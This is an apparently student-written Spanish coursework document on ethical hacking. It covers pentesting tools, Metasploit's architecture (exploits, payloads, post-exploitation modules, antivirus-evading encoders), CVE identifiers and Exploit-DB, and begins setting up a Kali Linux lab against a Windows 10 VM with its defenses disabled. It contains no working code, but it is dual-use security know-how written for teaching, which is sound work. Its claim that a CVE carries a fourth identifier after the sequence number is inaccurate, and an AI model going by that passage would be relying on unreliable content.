- **Burp Suite Professional:** La versión completa de Burp Suite que ofrece funcionalidades avanzadas para pruebas de seguridad de aplicaciones web.
- **Acunetix:** Un escáner de vulnerabilidades web automatizado que detecta y explota vulnerabilidades en aplicaciones web.[26]
- **Nessus Professional:** Un escáner de vulnerabilidades de red que identifica vulnerabilidades, configuraciones incorrectas y malware en redes y sistemas.
- **Core Impact:** Una herramienta de prueba de penetración completa que incluye exploits, ingeniería social y funcionalidades de análisis de vulnerabilidades.
- **Cobalt Strike:** Una herramienta de simulación de amenazas que permite a los equipos de seguridad emular ataques y mejorar la postura de seguridad de la organización.

[24] ENGLAND, Robert; PIERCE, Jamey; WYLIE, Jeremiah. Penetration Testing For Dummies. Hoboken: John Wiley & Sons, 2020. pp. 56-65.
[25] OWASP. Vulnerability Scanning Tools. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://owasp.org/www-community/Vulnerability_Scanning_Tools.
[26] ACUNETIX. Acunetix. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.acunetix.com/.

-

6. ANALISIS METAEXPLOIT.

3. *METASPLOIT ES QUIZÁS UNA DE LAS HERRAMIENTAS DE IMPORTANCIA EN EL CAMPO DE LA SEGURIDAD; ALGUNOS HACKERS EXPERTOS DESARROLLAN SUS PROPIOS FRAMEWORKS, OTROS DECIDEN UTILIZAR FRAMEWORKS EXISTENTES, POR ELLO SU TRABAJO EN ESTE APARTADO ES BUSCAR EL FUNCIONAMIENTO, ARQUITECTURA Y OPCIONES QUE TRAE METASPLOIT EL CUAL SE ENCUENTRA DISPONIBLE DESDE KALI LINUX.*

Metasploit es una herramienta extremadamente versátil que ofrece una amplia gama de funcionalidades para llevar a cabo pruebas de penetración y evaluaciones de seguridad de manera efectiva.[27] Sin embargo, es importante utilizar Metasploit de manera ética y legal, ya que su mal uso puede tener consecuencias graves. Metasploit es una de las herramientas más populares y poderosas en el campo de la seguridad informática y pentesting.[28] A continuación, mostrare una visión general del funcionamiento, la arquitectura y las opciones que ofrece Metasploit, que está disponible en Kali Linux. [29]

6.1. Herramientas de Código Abierto:

- **Exploración y Recopilación de Información:**
  Metasploit permite a los usuarios escanear redes y sistemas para identificar vulnerabilidades y recopilar información sobre ellos.

[27] CASTRO, Carlos. Pruebas de Penetración e Intrusión. Bogotá: Universidad Piloto de Colombia, 2018.
[28] GONZALES COTERA, Breiner. Uso de herramientas de Ethical Hacking con Kali Linux para el diagnóstico de vulnerabilidades de la seguridad de la información de la red de la Sede Central de la Universidad de Huánuco. Huánuco: Universidad de Huánuco, 2016.
[29] METASPLOIT. Metasploit Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://docs.metasploit.com/

- **Explotación de Vulnerabilidades:**
  Una vez identificadas las vulnerabilidades, Metasploit ofrece una amplia gama de exploits y payloads que pueden utilizarse para comprometer sistemas vulnerables.

- **Post-Explotación:**
  Después de comprometer un sistema, Metasploit proporciona herramientas para la post-explotación, lo que permite a los usuarios realizar diversas actividades, como la escalada de privilegios, la persistencia en el sistema comprometido, la recopilación de datos, etc.[30]

6.2. Arquitectura:

Metasploit presenta una arquitectura modular y consta de varios componentes principales:

- **Framework Core:** Es el núcleo de Metasploit que proporciona la funcionalidad básica y la interfaz de línea de comandos para interactuar con la herramienta.
- **Exploits:** Estos son los módulos que contienen código diseñado para aprovechar vulnerabilidades específicas en sistemas objetivo**.**
- **Payloads:** Son fragmentos de código que se ejecutan en sistemas comprometidos después de que se haya explotado una vulnerabilidad. Los payloads pueden utilizarse para diversas acciones, como el acceso remoto, la escalada de privilegios, la exfiltración de datos, etc**.**
- **Auxiliary Modules:** Proporcionan funcionalidades adicionales, como el escaneo de puertos, la recopilación de información, la denegación de servicio, etc.
- **Post-Explotation Modules:** Permiten a los usuarios realizar acciones específicas en sistemas comprometidos después de una explotación exitosa.

[30] METASPLOIT. Metasploit Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://docs.metasploit.com/

- **Encoders:** Estos módulos se utilizan para evadir la detección de antivirus y otros mecanismos de seguridad mediante la codificación de payloads.

6.3. Opciones y Capacidades:

- **Interfaz Gráfica de Usuario (GUI):** Metasploit también ofrece una interfaz gráfica de usuario llamada Armitage, que proporciona una forma más visual de interactuar con la herramienta.
- **Scripting y Automatización:** Metasploit es altamente flexible y permite a los usuarios escribir scripts personalizados para automatizar tareas específicas o crear sus propios módulos**.**
- **Integración con Otras Herramientas:** Metasploit se integra fácilmente con otras herramientas de seguridad y pentesting, lo que permite a los usuarios combinar su funcionalidad para obtener mejores resultados.
- **Base de Datos de Exploits y Vulnerabilidades:** Metasploit cuenta con una amplia base de datos de exploits y vulnerabilidades, lo que facilita la identificación y explotación de sistemas vulnerables.[31]

[31] METASPLOIT. Metasploit Documentation. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://docs.metasploit.com/

4. AL MOMENTO DE BUSCAR VULNERABILIDADES PARA QUE ESTAS SEAN EXPLOTADAS POR MEDIO DE ALGÚN METASPLOIT LOS EXPERTOS EN CIBERSEGURIDAD REQUIEREN COMPRENDER QUÉ ES UN CVE Y SI ESTE CONTIENE ALGÚN EXPLOIT PARA EXPLOTAR LA VULNERABILIDAD ENCONTRADA. DENTRO DEL PROCESO DESCRITO EN ESTE APARTADO USTED COMO EXPERTO EN CIBSERGURIDAD DEBE BUSCAR Y DOCUMENTAR LO SIGUIENTE:

7. ¿QUÉ ES UN CVE Y SU ESTRUCTURA?

CVE, que significa "Common Vulnerabilities and Exposures" (Vulnerabilidades y Exposiciones Comunes), es un sistema utilizado para identificar y nombrar vulnerabilidades de seguridad en software. Su principal objetivo es establecer un estándar común para identificar y referenciar públicamente las vulnerabilidades conocidas tanto en software como en hardware..[32]

7.1. Estructura de un CVE:

Un CVE consta de varios elementos que forman su estructura identificativa:

1. Prefijo "CVE-": Todos los identificadores de CVE comienzan con las letras "CVE-", seguidas de un año y un número único.
2. Año: El año en el que se asignó el identificador CVE. Por ejemplo, CVE-2022.

[32] PICUS SECURITY. What is Common Vulnerabilities and Exposures (CVE). [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://www.picussecurity.com/resource/glossary/what-is-common-vulnerabilities-and-exposures-cve.

3. Número Secuencial: Un número secuencial único asignado dentro de un año específico. Por ejemplo, CVE-2022-12345.
4. Identificador de la Vulnerabilidad: El número secuencial es seguido por un identificador único para la vulnerabilidad específica. Este identificador no tiene un formato estándar y puede consistir en números, letras y guiones.

Ejemplo de Estructura de un CVE:

Por ejemplo, el CVE-2022-12345 identifica una vulnerabilidad específica que fue asignada en el año 2022 y es la número 12345 dentro de ese año.[33]

Uso y Significado:

Los identificadores CVE se utilizan ampliamente en la industria de la seguridad informática para referenciar y comunicar vulnerabilidades conocidas. Cuando se descubre una nueva vulnerabilidad, se asigna un identificador CVE único, lo que permite a los investigadores, administradores de sistemas, proveedores de software y otros actores de la industria hacer referencia a esa vulnerabilidad de manera consistente y unívoca en sus comunicaciones y documentación[34]. Esto facilita la gestión de la seguridad informática, la divulgación de información sobre vulnerabilidades y la implementación de parches y soluciones por parte de los usuarios y los proveedores de software.

*** https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?**

Exploit-DB es un repositorio en línea que recopila exploits y técnicas de explotación, siendo una herramienta esencial para la investigación y la seguridad informática. Aunque no está directamente vinculado al sistema CVE, ofrece información valiosa sobre

[33] NIST. CVE-2022-1234. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://nvd.nist.gov/vuln/detail/cve-2022-1234.
[34] KIM, David; SOLOMON, Michael G. Principles of Information Security. Cengage Learning, 2018.

vulnerabilidades y exploits que complementa los datos del CVE. A continuación, se explica cómo utilizar y relacionar Exploit-DB con el sistema CVE.[35]

7.2. Utilización de Exploit-DB:

1. **Búsqueda de Exploits**: Los usuarios pueden buscar exploits en Exploit-DB utilizando diversos criterios, como el nombre del software, el tipo de vulnerabilidad, el autor del exploit, etc.
2. **Exploración de Vulnerabilidades:** Exploit-DB proporciona detalles sobre vulnerabilidades específicas, incluyendo descripciones, pruebas de concepto (PoCs) y enlaces a exploits relacionados.[36]
3. **Desarrollo y Prueba:** Los investigadores de seguridad pueden utilizar exploits disponibles en Exploit-DB para probar la seguridad de sistemas y aplicaciones, así como para desarrollar y probar soluciones de mitigación.
4. **Aprendizaje y Educación:** Exploit-DB también puede ser utilizado con fines educativos, permitiendo a los estudiantes y profesionales de la seguridad informática estudiar y entender cómo funcionan los exploits y cómo se pueden proteger los sistemas contra ellos.[37]

[35] HOLM SECURITY. What is Exploit-DB Database. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://support.holmsecurity.com/knowledge/what-is-exploit-db-database.
[36] KEEPCODING. ¿Qué es ExploitDB?. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://keepcoding.io/blog/que-es-exploitdb/.

[37] Ibíd.

7.3. Articulación con el CVE:

Referencia a Identificadores CVE:

Frecuentemente, los exploits listados en Exploit-DB están vinculados a identificadores CVE una vez que la vulnerabilidad correspondiente ha sido identificada y reportada. En sus descripciones, los exploits pueden mencionar el identificador CVE para ofrecer un contexto adicional sobre la vulnerabilidad que están aprovechando.[38].

Vínculos con Información Relacionada:

Los detalles de los exploits en Exploit-DB pueden incluir enlaces a fuentes de información adicionales, como boletines de seguridad, informes de vulnerabilidades y referencias a CVEs relacionados. Esto facilita que los usuarios accedan a más información sobre la vulnerabilidad y comprendan su posible impacto.[39].

Complemento a la Información CVE:

Aunque CVE se enfoca en identificar y referenciar vulnerabilidades conocidas, Exploit-DB puede ofrecer detalles adicionales, como exploits específicos y pruebas de concepto. Esta información es valiosa para los investigadores de seguridad, ya que les ayuda a comprender mejor cómo se puede explotar una vulnerabilidad y cómo mitigarlo.

Aunque Exploit-DB no está directamente vinculado con el sistema CVE, puede ser una herramienta valiosa para obtener información sobre vulnerabilidades y exploits,

[38] HOLM SECURITY. What is Exploit-DB Database. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://support.holmsecurity.com/knowledge/what-is-exploit-db-database.Exploit Database. (n.d.). Exploit-db.com. Retrieved April 14, 2024, from https://www.exploit-db.com/.
[39] ibíd


complementando la información proporcionada por CVE y ayudando a los profesionales de la seguridad informática en su investigación y trabajo diario.[40]

Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Paso A: Descargar la herramienta virtualizadora “VirtualBox” en su última versión. https://www.virtualbox.org/wiki/Downloads.

BANCO DE TRABAJO

Figura 1. Descarga de VirtualBox.




Fuente: Elaboración propia.

Paso B: Para el banco de trabajo se requieren 2 máquinas virtuales, una con Kali Linux (la versión que tengan) y la otra máquina deberá ser un Windows 10 con todo su sistema de seguridad abajo (Windows defender, anti virus, firewall entre otros). El Windows 10 no

[40] SECURITYTRAILS. Top Exploit Databases. [En línea]. Consultado el 27 de julio de 2024. Disponible en: https://securitytrails.com/blog/top-exploit-databases


requiere que esté licenciado, la versión básica que genera Microsoft es suficiente y lo pueden descargar directamente de la página web https://www.microsoft.com/eses/softwaredownload/windows10, o si cuentan con alguna imagen de Windows 10 la podrán utilizar. Para Kali Linux lo podrán descargar de su página oficial: https://www.kali.org/getkali/#kali-platforms

Figura 2. Descarga de Kali Linux.



Fuente: Elaboración propia.


Figura 3. Descarga de Windows 10.



Fuente: Elaboración propia.


Paso D: Evidenciar con printscreen el montaje del banco de trabajo y explicar cómo se encuentra desplegado “características técnicas de hardware”.

Figura 4. Montaje banco de trabajo.




Fuente: Elaboración propia.

Figura 5. Configuración de banco de trabajo.




Fuente: Elaboración propia.

Figura 6. Configuración de almacenamiento.




Fuente: Elaboración propia.

Figura 7. Configuración de memoria RAM.



Fuente: Elaboración propia.


Figura 8. Configuración de carpeta principal de la máquina virtual.



Fuente: Elaboración propia.


INSTALACION DE WINDOWS 10:

Figura 9. Instalación de máquina virtual víctima.




Fuente: Elaboración propia.

Figura 10. Instalación de Windows 10.



